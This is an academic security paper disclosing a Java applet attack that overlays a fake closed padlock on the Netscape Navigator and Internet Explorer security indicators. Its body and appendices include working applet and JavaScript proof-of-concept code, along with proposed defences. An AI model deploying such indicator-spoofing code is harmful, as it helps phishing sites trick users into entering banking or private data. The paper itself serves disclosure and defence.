CUT-&-PASTE ATTACKS WITH JAVA

Serge Lefranc
École Nationale Supérieure des Techniques Avancées
32 Boulevard Victor
Paris CEDEX 15, F-75739, France
`lefranc@ensta.fr`
`http://www.ensta.fr/~lefranc`

David Naccache
Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
`david.naccache@gemplus.com`
`http://www.gemplus.com/smart`

Abstract. This paper describes malicious applets that use Java's sophisticated graphic features to rectify the browser's padlock area and cover the address bar with a false `https` domain name.

The attack was successfully tested on Netscape's Navigator and Microsoft's Internet Explorer; we consequently recommend to neutralize Java whenever funds or private data transit *via* these browsers and patch the flaw in the coming releases.

The degree of novelty of our attack is unclear since similar (yet non-identical) results can be achieved by spoofing as described in [6]; however our scenario is much simpler to mount as it only demands the inclusion of an applet in the attacker's web page. In any case, we believe that the technical dissection of our malicious Java code has an illustrative value in itself.

1 Introduction

In the past years, SSL [1] has become increasingly popular for protecting information exchanged between web stores and Internet users.

SSL features public-key encryption and signature, two cryptographic functions that require the prior exchange of public keys between the sender and the receiver.

Assuming the security of the underlying algorithms, one must still make sure that the received public keys actually belong to the entity claiming to possess them. In other words, after receiving a public key from a site claiming to be `http://www.amazon.com`, it still remains to check that the public key indeed belongs to Amazon; this is ascertained using *certificates*.

A certificate is a signature of the user's public-keys, issued by a trusted third party (authority). Besides the public-key, the certificate's signed field frequently contains additional data such as the user's identity (*e.g.* `amazon.com`), an algorithm ID (*e.g.* RSA, DSA, ECDSA *etc.*), the key-size and an expiry date. The authority's public-keys, used for verifying the certificates, are assumed to be known to everybody.

Besides the site-specific information displayed by a website to a user (contents that one can trust or not), secure sessions has two *visual* tell-tale signs :

• The image of a closed padlock appears in the browser (at the lower left corner of the browser for Netscape's Navigator and at the lower right part of the window for Microsoft's Internet Explorer).

• A slight change appears in the address bar, where instead of the usual :

`http://www.domain-name.com`

an additional `s` (standing for the word *secure*) can be seen :

`https://www.domain-name.com`

Figures 1 and 2 illustrate these visual differences.

In essence, the main indications guaranteeing the session's security to the user are *visual*.

2 The flaw

To make navigation attractive and user-friendly, browsers progressively evolved to enable the on-the-fly delivery of images, movies, sounds and music.

This is made possible by the programming language Java. When a user loads an `html` page containing an applet (a Java program used in a web page), the browser starts executing the *byte-code* of this applet. Unlike most other procedural languages, the compilation of a Java program does not yield a machine-code executable but a byte-code file that can be interpreted by any browser implementing a Java Virtual Machine. This approach allows to reach an unprecedented level of compatibility between different operating systems (which is, in turn, the reason why Java has become so popular [4, 5, 2]).

A very intriguing feature of applets is their ability to display images beyond the browser's bounds, a feature largely exploited by the attacks described in this paper. In a nutshell, our malicious applet will cover the browser's padlock area with the image of a closed padlock and, using the same trick, rectify the address bar's `http` to an `https`). Several variants can also be imagined: cover and mimic the genuine navigator menus, modify the title banners of open windows, display false password entry windows *etc.*

2.1 Scenario and novelty

The scenario is easy to imagine: a user, misled by a fake padlock, can, for instance, feed confidential banking details into a hostile site. The degree of novelty of our attack is unclear since similar (yet non-identical) results can be achieved by spoofing as described in [6]; however our scenario is much simpler to mount as it only demands the inclusion of an applet in the attacker's web page. In any case, we believe that the technical dissection of our malicious Java code has an illustrative value in itself.

3 The code

This section will explain in detail the structure of applets tailored for two popular browsers : Netscape's Navigator et Microsoft's Internet Explorer (our experiments were conducted with version 4.0, at least, of each of these browsers, in order to take advantage of Java. Previous versions of these browsers represent less then 10% of the browsers in the field).

For the sake of clarity we separately analyze the *display* and *positioning* parts of the applets. Explanations refer to Netscape's applet `testN.java`; minor modifications suffice to convert `testN.java` into a code (`testE.java`) targeting the Explorer.

3.1 Displaying the fake padlock

Image files downloaded from the Internet are usually displayed line after line, at a relatively slow pace. Such a gradual display is by orders of magnitude slower then the speed at which the microprocessor updates pixels. The closed padlock must therefore appear as suddenly as possible so as not to attract the user's attention.

Luckily, there is a class in Java (`MediaTracker`) that avoids progressive display. To do so, we add the image of the padlock to a tracker object with the following command:

```
MediaTracker tracker = new MediaTracker(this);
image = getImage(getCodeBase(),"PadlockN47.gif");
tracker.addImage(image,0);
```

We can add as many images as we please to a single media tracker but one must assign ID numbers to these images. Here we have only one image (`PadlockN47.gif` shown in figure 3) which ID is zero by default.



Figure 3 : The fake padlock for Netscape's Navigator (image file `PadlockN47.gif`)

To wait for an image to be loaded completely, we use the following code :

```
try {tracker.waitForID(0);}
catch(Exception e) {}
```

This means that if the picture is not fully loaded, the program will throw an exception. To display the picture we use Java's standard function:

```
window1.setBounds(X,Y,imgWidth,imgHeight);
```

which means that the frame containing the picture should appear at coordinates {`X`, `Y`}, be `imgWidth` pixels wide and `imgHeight` pixels high.

```
window1.show(); window1.toFront();
```

The `show()` method makes a window visible and the `toFront()` method makes sure that the window will be displayed at the top of the visualization stack.

```
public void start() {
  thread.start();
}
```

As we want to continuously display the padlock, we instanciate a `Thread` object that creates an independent thread. The `start()` method creates the thread and begins the display process by invoking the `start()` method of `Thread`. The call of `start()` causes the call of the applet's `run()` method that in turn displays the padlock :

```
public void run() {
  ...
  window1.getGraphics().drawImage(image,0,0,this);
  window1.validate();
}
```

These lines of code finally make sure that the `drawImage()` method draws the picture at the right place, and validate it.

To make the applet fully functional, one can add a function that will check if the victim has moved the browser and if so redraw the padlock at the right position. We do not detail this feature here.

3.2 The padlock's position

To paste the padlock at the right position we use Javascript [3] functions which are distinct for the Navigator and the Explorer. The positioning calculations are done in Javascript and involve constants representing the coordinates of the padlock area and the dimensions of the fake padlock. This explains the existence of two different `html` pages that we analyze separately. Both can be easily merged into a code that adapts itself to the attacked browser, but this was avoided to keep the description as simple as possible.

Netscape's Navigator Two functions of the `window` method are very useful for correctly displaying the padlock. The following Javascript code calculates its exact position:

```
sX = window.screenX;
sY = window.screenY + window.outerHeight - 23;
```

By default, $\{0, 0\}$ is the screen's upper left corner, which is why we subtract the height of the padlock (23 pixels) from the sum of `window.screenY` and `window.outerHeight`.

It remains to hand over the Javascript variables `sX` and `sY` to the applet.

The strategy for doing so is the following: we define a one pixel applet so as to remain quasi-invisible and avoid attracting the user's attention. The pixel can be hidden completely by assigning to it a color identical to the background but again, this was avoided to keep the code simpler. We hand-over the position data using:

```
document.write("<APPLET CODE ='testN.class' HEIGHT=1 WIDTH=1>")
document.write(" <PARAM NAME='winPosX'  VALUE='")
document.write( sX +"'>")
document.write(" <PARAM NAME='winPosY'  VALUE='")
document.write( sY +"'>")
document.write("</APPLET>")
```

Back in the Java code, these parameters are received as `String`s and converted to integers as follows:

```
String x = getParameter("winPosX"); int X = Integer.parseInt(x);
String y = getParameter("winPosY"); int Y = Integer.parseInt(y);
```

As illustrated in figure 4, our applet works perfectly when called from the Navigator. Unless the user purposely dig information in the Navigator's security menu (`Communicator/Security Info`) the illusion is perfect. We intentionally omitted the `https` part of the applet to avoid publishing an off-the-shelf malicious code.

Microsoft's Internet Explorer The Explorer's behavior is slightly different. When an applet is displayed, a warning banner is systematically added to its window. To overcome this, we design an applet that *appears to be behind* the browser while actually being in front of it. This is better understood by having a look at figures 5 and 6.

Figure 5 : The fake padlock for Microsoft Explorer (image file `EvaPeronPadlock.gif`)

A second (more aggressive) approach consists in adding to the `html` code an instruction that expands the browser to the entire screen (the warning banner will then disappear). It is even possible to neutralize the function that allows the user to reduce the browser's size.

4 Solutions

As our experiments prove, patching and upgrading seems in order. Here are some solutions one can think of (the list is, of course, far from being exhaustive).

Random icons During installation, the program picks an icon at random (*e.g.* from a database of one million icons) and customizes the padlock area with it. The selected icon, that the user learns to recognize, can be displayed in green (secure) or red (insecure). This should be enough to solve the problem, assuming that hostile applets can not read the selected icon.

Warning messages Have the system display a warning message whenever the padlock area is partially or completely covered by another window (*e.g.* A window has just covered a security indicator, would you like to proceed?). Note that warnings are necessary only when *open* padlocks are covered; warnings due to intentional user actions such as dragging or resizing can be automatically recognized and avoided.

Display in priority Whenever a window covers an open padlock, have the open padlock (handled by the operating system as a privileged icon) systematically appear in the foreplan. Note that such a radical solution paves the screen with holes and might be difficult to live with.

Restricted graphic functions Allow display only within the browser's bounds.

Selective tolerance Determine *which* application covered the padlock area and activate any of the previous protections only if the covering application is cataloged by the system as *a priori* insecure (*e.g.* unsigned by a trusted authority, failure to complete an SSL session *etc.*).

Cockpit area Finally, one can completely dissociate the padlocks from the browsers and display the padlocks, application names and address bars in a special (cockpit) area. By design, the operating system will then make sure that no application can access pixels in the cockpit area.

5 Acknowledgments

To be added after refereeing.

References

1. K. Hickman, *The SSL Protocol*, December 1995. Available electronically at : `http://www.netscape.com/newsref/std/ssl.html`
2. C. Horstmann and G. Cornell, *Core Java*, volumes 1 and 2, Sun Microsystems Press, Prentice Hall, 2000.
3. N. McFarlane,*Professionnal Javascript*, Wrox Press, 1999.
4. G. McGraw and E. Felten, *Securing Java : getting down to business with mobile code* , 2-nd edition, Wiley, 1999.
5. S. Oaks, *Java security*, O'Reilly, 1998.
6. E. Felten & al., *Web Spoofing : An Internet Con Game*, Technical Report 540-96, Princeton University, 1997.

APPENDICES

A The html page testN.html

```
<HTML>
<BODY BGCOLOR="#000000">
<BR>
<BR>
<P ALIGN=CENTER><FONT COLOR="#e6e6ff"><FONT SIZE=5 STYLE="font-size: 20pt">
<B>THIS SITE IS INSECURE</B>
</FONT></FONT></P>
<P ALIGN=CENTER><FONT COLOR="#e6e6ff"><FONT SIZE=5 STYLE="font-size: 20pt">
<B>(DESPITE THE CLOSED PADLOCK)</B>
</FONT></FONT></P>
<P><SCRIPT>
sX = window.screenX;
sY = window.screenY + window.outerHeight - 23;
document.write("<APPLET CODE ='testN.class' HEIGHT=1 WIDTH=1>")
document.write(" <PARAM NAME='winPosX'  VALUE='")
document.write( sX +"'>")
document.write(" <PARAM NAME='winPosY'  VALUE='")
document.write( sY +"'>")
document.write("</APPLET>")
</SCRIPT></P>
</BODY>
</HTML>
```

The html page testE.html is obtained by changing the definitions of sX and sY to:

```
sX = window.screenLeft + document.body.offsetWidth - 198;
sY = window.screenTop +  document.body.offsetHeight;
```

and replacing the applet's name in:

```
document.write("<APPLET CODE ='testIE.class' HEIGHT=1 WIDTH=1>")
```

B The applet testN.java

```
import java.awt.*; import java.awt.image.*; import java.applet.*;

public class testN extends Applet implements Runnable {

    Window window1;
    Image image ;
```

```
    Thread thread = new Thread(this);
    int imgWidth  = 24; int imgHeight = 23;

    public void init() {
        // We use the MediaTracker function to be sure that
        // the padlock will be fully loaded before being displayed

        MediaTracker tracker = new MediaTracker(this);
        image = getImage(getCodeBase(),"PadlockN47.gif");
        tracker.addImage(image,0);
        try {tracker.waitForID(0);}
        catch(Exception e) {}

        String x = getParameter("winPosX"); int X = Integer.parseInt(x);
        String y = getParameter("winPosY"); int Y = Integer.parseInt(y);

        window1 = new Window(new Frame());
        window1.setBounds(X,Y,imgWidth,imgHeight);

        window1.show();
        window1.toFront();
    }

    public void start() {
        thread.start();
    }

    public void run() {
        // winPosX,Y are parameters that define the position
        // of the padlock in the screen

        String x = getParameter("winPosX"); int X = Integer.parseInt(x);
        String y = getParameter("winPosY"); int Y = Integer.parseInt(y);

        window1.setBounds(X,Y,imgWidth,imgHeight);
        window1.getGraphics().drawImage(image,0,0,this);
        window1.validate();
    }
}
```

The applet `testE.java` is obtained by replacing the definitions of `imgWidth` and `imgHeight` by:

```
int imgWidth  = 251; int imgHeight = 357;
```

and changing the fake padlock file's name to:

```
image = getImage(getCodeBase(),"EvaPeronPadlock.gif");
```



Figure 1.1 : Potentially insecure session (Netscape's Navigator).



Figure 1.2 : Secure session (Netscape's Navigator).



Figure 2.1 : Potentially insecure session (Microsoft Explorer).



Figure 2.2 : Secure session (Microsoft Explorer).



Figure 4 : Fake padlock applet on a Netscape Navigator.

Figure 6 : Fake padlock applet on a Microsoft Explorer.